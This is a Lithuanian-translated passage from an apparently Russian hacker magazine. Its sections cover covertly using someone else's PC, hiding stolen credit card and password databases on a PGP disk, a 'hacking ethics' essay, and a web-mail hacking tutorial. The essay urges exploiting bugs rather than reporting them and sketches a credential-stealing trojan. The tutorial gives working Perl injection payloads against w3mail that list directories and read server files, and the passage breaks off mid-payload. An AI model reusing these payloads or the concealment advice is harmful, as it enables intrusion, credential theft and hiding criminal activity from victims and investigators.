Įsimink tai, kad jeigu nori išlaikyti "akauntą" kuo ilgiau, nelįsk į diskavedį ir negalvok kurti jo diske savo *swap* failo. Bet jeigu mūsų žvėris ką nors įtars, jis gali netyčia surast "Passwords" skyriuje tavo slaptažodį ir uždaryti *haliavą*. Kad to neatsitiktų, įsimesk į "rulez.dat" dar porą eilučių:

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System]
"NoAdminPage"=dword:00000001
```



Dabar šis skyrius tiesiog dings :). Tiesą sakant, net ne visi "advanced user" supras, kas čia darosi, nes dauguma nepamena, kur tiksliai šis skyrius yra. Ir dar: nepatariu leisti jo kompe *regedito* ir kišti į *autoruną* trojanų, trinti viso registro ir taip toliau, nes "tas" *regeditas* atidarys "TAVO" registrą.



APSAUGOS KOMPLEKSAS PGP!

God in the shell ((faq@xakep.ru), vertėjas: Maxas (max@hacker.lt)

Štai turbūt tikrai hitas softo srityje, ypač aktualus mūsų žurnalui. Šiandien pašnekėsim apie naujausią nemokamą versiją "PGP 7.0". Išsamiai paaiškinsim naujas galimybes, jų naudą ir konfigūravimą, pritaikysim aptartas žinias praktikoje.

Pirmyn


Pirmiausia reikia persipompuoti programą iš interneto. Tam einam į saitą adresu **http://pgp2all.org.ru/**, kur taip pat galėsi perskaityti krūvą medžiagos šia tema.

Distribucija užima apie 8.5 Mb, per *dial-up* parsisiunčiama trumpiau kaip per valandą. Nepateikiu nuorodos į **www.pgp.com**, nes rašant straipsnį ten buvo tik mokama versija, o nemokamam siuntimuisi buvo siūlomos tik senienos, o be to, reikėjo dar ir formą užpildyti =(.

Instaliavimas


Taigi persipompavai, dabar metas instaliuoti... Nors ne hakerių tai užsiėmimas – aptarinėti instaliavimo procesą, bet yra vienas "bet", liečiantis ankstesnių PGP versijų vartotojus. Aš taip pat priklausiau šiai "ankstesnei" vartotojų grupei 7 versijos įdiegimo metu. Iškart bus siūloma automatiškai pašalinti "PGP 6.X" arba palikti instaliaciją ir padaryti tai rankiniu būdu. Reikia perspėti, kad buvo tokio tipo problemų – PGP pašalindavo ankstesnę versiją, o instaliuojant naują atsirasdavo krūva pranešimų apie klaidas. Taigi ne pro šalį būtų su savim turėti ir ankstesnę PGP versiją.

Asmeniškai aš, veikiamas prietarų, perkėliau visą savo PGP disko turinį į CDRW ;). Bet pasirodo, kad mano diskui "y0_niggaz pgp" nieko neatsitiko: po 7 versijos įdiegimo man tiesiog buvo pasiūlyta performatuoti diską naujos versijos standartu. Viskas vyko sklandžiai, ir po perkrovimo aš jau galėjau naudotis resursais, esančiais šifruotam diske.
Taigi PGP diskas sukurtas.



Man visuomet patikdavo pavadinti diską stilingai

Ten reikia perkelti visą informaciją, kuri vienaip ar kitaip gali būti panaudota prieš tave: ICQ su visais kontaktais ir istorijos sąrašais, gautais failais, IRC klientas arba jo *log* failai, jei stenografuoji savo pokalbius IRC :), pašto klientą su įtartino turinio laiškučiais, ne mažiau skandalingais *attachasi* ir adresų knygute... Na, ir aišku, reikia kuo toliau paslėpti nuo svetimų akių visą karinį softą: *backdoorsus*, tinklų skenerius, *sniferius*, *spam* programas, *telnetą/ssh* su kešuotais slaptažodžiais nuo neteisėtai atsiradusių *shell* :) ir panašiai. Nepamiršk apie "specifinio" turinio informaciją: dokumentai apie hakingą, *pwd/sam* failai, pavogtos CC bei *dial-up* slaptažodžių duomenų bazės, perimti *httpd*, *ftpd*, *telnetd* konfigūracijos failai, *eggdropai* ir kitkas... Žodžiu, viską, kas sukelia įtarimą, perkeliam į PGP diską! Jei pas tave nuolat veikia kompas, o tu dirbi ne NT sistemoje, t. y. neturi galimybės pasinaudoti funkcija "Lock Computer", tai gali įjungti automatiško "Unmount" opciją – disko uždarymas po tam tikro laiko intervalo.



O meniu tikrai ištaisė – net malonu žiūrėti!


Būk kietas su PGP

Pagrindinis naujos PGP versijos privalumas, kurio nebuvo senesnių versijų programose – tai integruotas *firewall*. Dabar nereikės sielvartauti dėl to, kad

@guard neveikia "Win2000", "Conseal" neveikia prisijungiant per *dial-up* ir panašiai.


"System tray" (šalia laikrodžio :), kaip ir įprasta, pamatysi PGP konfigūratoriaus ženkliuką. Bet jei anksčiau jis buvo tik tam, kad jį pašalintum, tai dabar naudą galėsi pajusti iškart. Žodžiu, jį paspaudi ir atsiranda kažkas didelis ir tinkamas naudoti.







Nagrinėjamas *firewall* yra labai patrauklus dėl paskolinto iš UNIX principo – kas neleidžiama, tas draudžiama. Taigi "PGPnet" neleis įsilaužti į tavo kompą, neišleis į internetą trojano serverio, apgins nuo atakų.

Taip tu gali kurti virtualius tinklus, t. y. sujungti į vieną apsaugos žiedą tam tikrus kompus arba tinklus.




Tai yra patogu, jei prie kompo reikia prieiti iš kelių vietų, pavyzdžiui, iš darbo ir iš universiteto. Greitai sujungi universiteto kompą, kuriame saugomas mokslo archyvas, su namų kompiuteriu ir kompu darbe.






Bet organizuotas tinklas neleis įsilaužti pas tave net jei kas nors gaus priėjimą prie vieno iš tavo kompų – PGP reikalaus privataus rakto identifikacijos, kurio įsilaužėlis greičiausiai neturės.


Taigi po savo prioritetų nustatymo tu tapsi tinklo, kuriame yra palaikintys santykiai tarp visų mazgų, nariu.






Programos lange yra labai naudingas įdėklas "Intruders", kas išvertus reiškia "nepakviesti svečiai".

Čia galėsi įrašyti visokius negerus *hostus*, iš kurių tave bandė atakuoti. Galima išvis sukonfigūruoti *firewall* taip, kad sistema neatsilieptų į provokacijas, tiesiog jas ignoruotų, arba atsiriboti nuo įvairiausių šiukšlių tam tikram laiko intervalui (pagal nutylėjimą, 20 minučių).




Jei pastebėjai atakuojantįjį, tai gali pritaikyti jam funkciją *trace*, sužinoti "NetBIOS" vardą, DNS įrašą ir kitus dalykus, kurie padės nustatyti, iš kur galėjo būti vykdoma ataka. Taip pat galima aktyvuoti opciją, kuri praneš tavo IPT apie atakas, kurių auka buvai tu. Visas "PGPnet" operacijas galima sekti pagal visai neblogą *log* failų sudarymo sistemą.

Kreipdamas daug dėmesio į VPN aš visiškai pamiršau apie svarbiausią namų vartotojui funkciją – "Personal Firewall". Vis daugiau žmonių, išmanančių kai ką apie WIN saugumą, pasirenka būtent šitą apsaugos variantą, jei reikia apginti savo namų kompiuterį.



Yra palyginti tvarkinga "Konfigūracija pagal nutylėjimą", bet tai nėra hakerių būdas – mes pasirinksim "Custom" ir suderinsim sistemą taip, kaip to reikia mums :).




Konfigūravimas praktiškai nesukelia sunkumų. Naujas apsaugos kompleksas konfigūruojamas per 10 minučių.


Šventykla

Nepapasakoti apie pagrindinį PGP komponentą – šifravimo modulį, kuris paremtas atvirojo rakto technologija, būtų neteisinga.

Spragtelėjam tą ženkliuką šalia laikrodžio *taskbare*. Jei tu jau turi savo asmeninį raktą, tai tiesiog įrašai jį į savo raktų sąrašą, taip pat importuoji visus turimus atvirus raktų rinkinius.

Jei tai tavo pirmasis susitikimas su PGP, tai generuoji sau naują raktą.






Dabar tu turi du raktus: vieną paslėpk kuo toliau – jis skirtas tik tau, o antrą siųsk draugams, padėk į PGP projekto LDAP serverį (persiuntimo opcija integruota).

Dabar visos rimtos kompanijos ir žmonės paskelbia savo atvirus raktus, kad reikalui esant jiems galėtų perduoti asmeninę ar net slaptą informaciją...
Populiariausia PGP taikymo sritis – el. paštas. Daugelis šiuolaikinių pašto programų suderinamos su PGP šifravimu.

Pavyzdžiui, visų mėgstamas "The Bat!" (**www.thebat.net**) bendradarbiauja su PGP nuo savo pirmųjų dienų.

Tu tiesiog parašai slaptą laišką, pasirenki opciją "Užšifruoti/Encrypt", išsirenki reikiamą atvirą raktą ir išsiunti laišką rakto savininkui.

PGP taip pat puikiai veikia su paprastais tekstiniais failais, gali apdoroti IRC žinutes. Anksčiau tekdavo šifruoti *clipboard*, kad išsiųstum slaptą žinutę per ICQ. Deja, šios opcijos patikrinti negalėjau, nes straipsnio rašymo metu nebuvo palaikoma mano ICQ versija – 2000b.



Žodžiu, turėk!

Manau, kad nereikia priminti apie visur esančius vyrus juodais drabužiais ir primityvųjį adminų smalsumą, kas gali tapti tavo informacijos pagrobimo priežastimis. Daugelis žmonių tiesiog ignoruoja tokią galimybę. Jie motyvuoja tai tuo, kad jų niekam nereikia. Ir tai tiesa. Bet ne visi žmonės vienodai "nereikalingi".
Todėl turėtum pasirūpinti savo informacijos apsauga. "SINtez" pavadintų žmones, aktyviai kovojančius už savo informacijos konfidencialumą, paranoikais :). O kas, aš esu paranoikas, ir nėr ko čia gėdytis, o PGP man padeda :).



INSCENE MAN



Filipas Cimermanas

PGP autorius. Kompiuterinių duomenų šifravimo revoliucionierius. Kriptografijos srities specialistas 1991-aisiais sukūrė ir išplatino "freeware" "Pretty Good Privacy" (PGP) kompiuterinių duomenų šifravimo programą, remdamasis oficialiais raktais. Buvo išplatintas kone milijonas kopijų, "klasikinė" PGP tapo asmeninių duomenų apsaugos standartu.
1993-ųjų vasarį vyriausybė apkaltino Cimermaną neteisėtu duomenų šifravimo PO eksportu. Tų pačių metų spalio įvykių Maskvoje metu Filipas sakė kalbą JAV Kongreso rūmuose, kur argumentavo savo veiksmų teisėtumą: "Jei diktatoriškas režimas Rusijoje vėl laimės, PGP padės demokratiškajai visuomenei".
1995-aisiais pasinaudojo garsiąja Konstitucijos Pirmąja Pataisa, ginančia žodžio laisvę, Cimermanas išvežė iš JAV pradinius PGP 5.0 failus, išspausdintus popieriuje. Programos tekstą, kuris buvo išdėstytas keliuose šimtuose puslapių, skenavo savanoriai visame pasaulyje.
1996-aisiais sukūrė PGP kompaniją (nuo 1997 m. gruodžio ji tapo "Network Associates" padaliniu). Kuravo visų komercinių ir nemokamų PGP versijų (iki pat 7.0.3.) darbą.
2001 metų vasarį pareiškė ketinąs palikti kompaniją, kadangi atsirado esminių nesutarimų dėl PGP ateities vizijos su kitais kompanijos savininkais.
F.Cimermano reikalavimu, pradiniai PGP tekstai nėra užslaptinti. 1998 metais priimtas "OpenPGP" standartas.
Teigiama, jog būtent Cimermamas sukūrė kliūtis, kad neįsigalėtų "Escrowed Encrypton Standart" (EES) standartas su trečiuoju rakčiuku valstybės kišenėje. Jis įrodė, jog duomenų šifravimas reikalingas ne tik vyriausybei ar priešų agentams.
F.Cimermanui ir jo kūriniams suteikta nemažai apdovanojimų. 1995 metais jis buvo įtrauktas į 50 labiausiai įtakingų internete žmonių sąrašą. 2000-aisiais paminėtas svarbiausių elektroninio verslo inovatorių dešimtuke. Hobis – bitininkystė.

Kas yra hakingas: etika ir pagrindai

Epsilon (epsilon@xakep.ru), vertėjas: Maxas (max@hacker.lt)

[Skirta tiems, kurie pradėjo nuo siaubingų win32 trojanų :]



Etika

Hakingas - tai žinios, tai pamąstymai apie tai, ar užteks savigarbos, kad išmoktum programuoti arba suvoktum *asemblerį*, tai iššūkis sau pačiam. Tu negali tapti hakeriu per vieną naktį. Niekas iki šiol tiksliai neapibrėžė žodžio "hakeris". Kas tai? Adminas, kuris duoda *ftp* vartotojams *full-shell* privilegijas? Arba tas, kuris moka daug programavimo kalbų? O gal tas, kuris gali surinkti visus *blue/beige/black* boksus užmerktom akim? Šie žmonės hakeriai? Todėl, kad gali? Bet ar padarys? Pavyzdys - patyręs sistemų administratorius. Jis turi tiek žinių, kiek ir tas, kuris bandys įsilaužti į jo sistemas. Pažink savo priešą. Ar užsiima sisadminai hakingu? Dažniausiai taip. Ir nors jie turi mažiau paskatų tuo užsiimti (skandalai, procesai, darbo praradimas), bet kad ir kaip būtų, tai yra iki šiol nebloga pramoga.

Tada hakeris - tas, kuris pakankamai protingas, kad mokytųsi ne šiaip sau, o taip, kaip reikia. Tai tas, kuris moka įsiveržti į kompiuterines sistemas nesukeldamas daug garso (aišku, ne visais atvejais).

Jei gali būti aktyvus iki 3-4 valandų nakties, kažką studijuodamas, tai tu esi teisingame kelyje.

Pagrindai

Pirmiausia reikia normalios operacinės. Kaip jau sakiau, pažink savo priešą. Jei esi prieš "SunOS 5.7", tada gauk sau šios operacinės kopiją (pakankamai sudėtinga ;)). Nors yra linksmiau hakinti vindoze boksus.

Kai pirmiausia atrado OOB, daugelis "hakerių" pradėjo tai naudoti: juk taip linksma surinkti *cc winnuke.c* ir matyti *timeoutus* visame IRC bei užmuštus "Windows" vartotojus :) (ką gi, per vieną naktį...). Nebūk kaip jie, nes nėra įdomu valandų valandas sėdėti IRC ir kalbėti apie šiuos kietus "hakus", galvoti apie juos, taip nedarysi jokios pažangos (nors gali būti naujų pažinčių IRC su tokiais pat "hakeriais" :)).

Aš rekomenduoju LINUX operacinę sistemą. Mokytis jos yra gerokai paprasčiau, nes pradinis kodas yra atviras, pačioje operacinėje yra labai daug dokumentacijos, tu gali ieškoti klaidų, kurios sukelia DoS ir panašiai.

Taip pat atviras kodas leidžia tau pačiam kurti *add-onus*, pagrindinių OS komponentų modifikacijas. Aišku, kad tavo kodingo sugebėjimai turi pasiekti tam tikrą lygį, kol tu galėsi suprasti bent jau penkias pradinio teksto eilutes. Kai kurie žmonės laiko hakingą žaidimu - problemos sprendimo, kuris tiktų konkrečiu atveju, paieška. Iš principo tai ir yra hakingo esmė.

Problema: tikslas paslėptas už saugos sienos. Sprendimas: parašyk trojaną, kuris po paleidimo per gerai apgalvotą integruotą "JavaScript" išsiųs slaptažodį/jungtį/prisijungimo vardą į kokią nors *yahoo* pašto dėžutę.

Akivaizdu, kad tai sudėtinga, bet ir ne mažiau linksma. Programavimas - irgi išsprendžiama problema :). Jei galėsi, mokykis C. Daugelis gali tai iškart, jei tu negalėsi - nenusimink, išmok pagrindus paprastesne kalba - "Visual Basic" arba "Pascal".

Šios kalbos iš pat pradžių buvo skirtos mokymui. Nors dabar jie virto kažkuo rimtesniu, aš vis tiek netikiu, jog yra rimtų žmonių, kurie programuoja VB :).

Kai tik suinstaliuosi LINUX (tai nėra sudėtinga, instrukcijų tikrai pilna) ir pradėsi kažką rašyti, tau reikės informacijos. Aš visuomet randu naudingų man dalykų saite **www.technotronic.net**.

Aišku, turi tapti tam tikra prasme žymus, gali to pasiekti ieškodamas programų klaidų ir rašydamas eksploitus. Kartais galvoju apie nepagrįstą pasididžiavimą tų, kurie randa eksploitus, o paskui praneša apie juos... Ypač apie tuos, kurie praneša "Microsoft". Jei radai eilinį *bugą* IIS 4, tai tiesiog pasinaudok juo. Negalvok, kad negalėsi. "Microsoft" - labiausiai eksploituojamas visų laikų ir tautų objektas :). Programuotojai tiek pamišę dėl naujų versijų kūrimo, kad kodo kokybė tikrai nėra geriausia - tai jau tradicija.

Jie praneša, jog dalyvauja tam tikrose rungtynėse. Su kuo? Mano manymu, tai tik eilinis bandymas gauti dalį pinigų iš vartotojų, perkančių *upgrade*, piniginių. *UPgrades*? Greičiau *SIDEgrades*, judėjimas į šoną, ne į viršų, link progreso.


Kai tik gausi reikalingų žinių minimumą, nepradėk krėsti nesąmonių, dėl kurių paskui gailėsiesi. Jei turi nuolatinį ryšį su internetu, net negalvok apie hakingą iš savo kompo. Reikia išmokti nešiukšlinti. Tiesiog prisimink, kad *telnet konektas* per serverį, kuris yra kur nors Vokietijoje - labai puiki idėja.

Ką gi, šia tema galima pasakyti dar be galo daug, ir aš būtinai grįšiu prie šio *subj* :).

C++ programos pavyzdys:

```
#include using namespace std;
int main()
{
  cout << "I'm l33t"
  return 0;
}
```









SCRIPTKIDDIE

SU VAIKIŠKAIS, BET AŠTRIAIS DANTIM

Forb (inc@k-uralsk.ru) http://luxpro.narod.ru, IBH (-ibh-@mail.ru), [rituzy] (faq@xakep.ru), vertėjas: Maxas (max@hacker.lt)

"Bazarinam"

Pastebima įdomi tendencija. Žmonės, palyginti su prastomis *security* ir kodavimo žiniomis, klijuoja lipdukus ant stalų: "Tai ne hakeris, juk jis gatavus skriptus naudoja! Jis *scriptkiddie*!" Iš tikro į šią temą galima gilintis amžinai, prisimenant neraštingus žmogelius, kurie "bazarina" apie "tikruosius hakerius". Mes to nedarysim. Jei straipsnio pavadinimas yra ironiškas, tai dar nereiškia, kad "H." blogai galvoja apie "nekietą" haką ir plepės apie "tikruosius įsilaužimus". Bet reikėtų tave perspėti, jog aprašytų įsilaužimų paprastumas gali daugeliui sukelti norą padaryti ką nors neapgalvoto.

Bombinam paštą kitaip!
Autorius: IBH

Aplenkdamas tavo mintis pasakysiu, kad apie banalųjį pašto bombinimą tūkstančiais laiškų mes nešnekėsim. Tema – skriptų, kurie sudaro *web* pašto sistemų pagrindą, laužymas. Tai nėra sunku, jei turėsi bazines HTML ir kai kurių kitų "programavimo kalbų" :) žinias. Dabar prisiminsim pašto programą – *w3mail* (**www.w3mail.org**), kuris yra mano vietiniame tinkle. Šią programą nesunkiai galima rasti naudojant paieškos sistemas.

Pirmoji skylė

Konfigūruodamas savo pašto dėžutę vartotojas gali nustatyti spalvas, kurios bus naudojamos *mail bokse*, taip pat pasikeisti savo vardą, nurodyti, kiek laiškų bus rodoma puslapyje, pakeisti laiško antraštę ir taip toliau... NE. Tai dar ne klaida. Pirmiausia aš pasižiūrėjau *tegus* ir panagrinėjau paslėptus laukus. Jų buvo penki:

1. *mailserv* – pašto serverio tipas – "Interneto" arba "Lokalus". Pasirodo, kad serveris buvo tik vienas – vietinis, o antras buvo šiaip sau, kad vaizdelis būtų geresnis, neva mes čia super – *mega – hi – fi – pažengę – mail – tiekėjai*!!!
2. *user* – vartotojo vardas, įvestas įeinant į sistemą;
3. *SessionID* – unikalus numeris kiekvienam vartotojui (įdomus dalykas);
4. *encpass* – "užšifruotas" slaptažodis;
5. *func* – vykdomos funkcijos rodyklė. Šiuo atveju parametrų konfigūravimas. Žinojau dviejų vartotojų vardus ir slaptažodžius, todėl galėjau eksperimentuoti.

Tai va, apie pirmąją klaidą. Jei lauke "user" vartotojo vardą pakeisi, tai visi pakeitimai bus aktyvuoti be slaptažodžio patikrinimo. Tuomet man iškart kilo noras padaryti pašto serverio adminui žaliai raudoną dizainą su melsvai geltonais atspalviais. Įsivaizduoji, kas būtų? Ar tu dar gerai jautiesi? Nervai išlaiko? Aš irgi nutariau šiek tiek pakentėti, todėl nuėjau toliau.

Antroji skylė, veikiau – bedugnė

Aš pratęsiau savo krapštymąsi *mail bokso* konfigūracijoje. Ir pastebėjau, kad įvedami parametrai beveik netikrinami. Pavyzdžiui, vietoj spalvos galėjau įrašyti bet kokį žodį. Bet kai tik aš įrašydavau kabutes, tai naršyklėje iškart išvysdavau didelį pranešimą, kad "man tavo kabutės puslapį pagimdyt... oops, sugeneruot trukdo". Čia ir prasidėjo nuobodžiausia darbo dalis – reikėjo sužinoti, ką gi vis dėlto daro tos kabutės ir kodėl atsiranda pranešimas apie klaidą. Po ilgai užsitęsusių eksperimentų paaiškėjo, kur yra problema. Štai ta eilutė: *#ffffff"; $a= "* Supratai, kokia yra esmė? Skriptas išsaugo duomenis gatavų kintamųjų pavidalu.

Pavyzdžiui, (skripto TEGAI, įvedami PARAMETRAI):

$Color1= "duomenys iš užpildytos formos 1";
$Color2= "duomenys iš užpildytos formos 2";
$LettersPerPage= "duomenys iš užpildytos formos 3";

Jei kas nors dar nesuprato šios klaidos, aiškinu plačiau: išsaugomame skripte tai atrodo šitaip:
a) programos kodas: *$Color1= "*
b) mano įvesti duomenys: *#ffffff"; $a= "*
c) programos kodas: ";

Gaunam štai ką: *$Color1="#ffffff"; $a="";* – ir jokių klaidų. Dabar tarp *#ffffff "*; ir *$a= "* galima įrašyti bet kokį PERL kodą. Geras! Galima įstatyti PERL skriptus į daugelį vietų, ir svarbiausia – tai viskas bus vykdoma serveryje, o juk to mums ir reikėjo.

1 žingsnis

Norėdamas paprastos navigacijos serveryje gali įstatyti tokį kodą: *#ffffff"; opendir(DIR,"/"); @dirs=sort(readdir(DIR)); closedir(DIR); print join("
",@dirs); $a= "*
Vietoje "/" įrašome mums reikalingas direktorijas ir galim naršyti po servą.

2 žingsnis


Reikia perskaityti failą? Jokių problemų: *#ffffff"; open(Op,"/kelias/prie/failo/failo.pavadinimas"); while(<Op>) { print $_,"
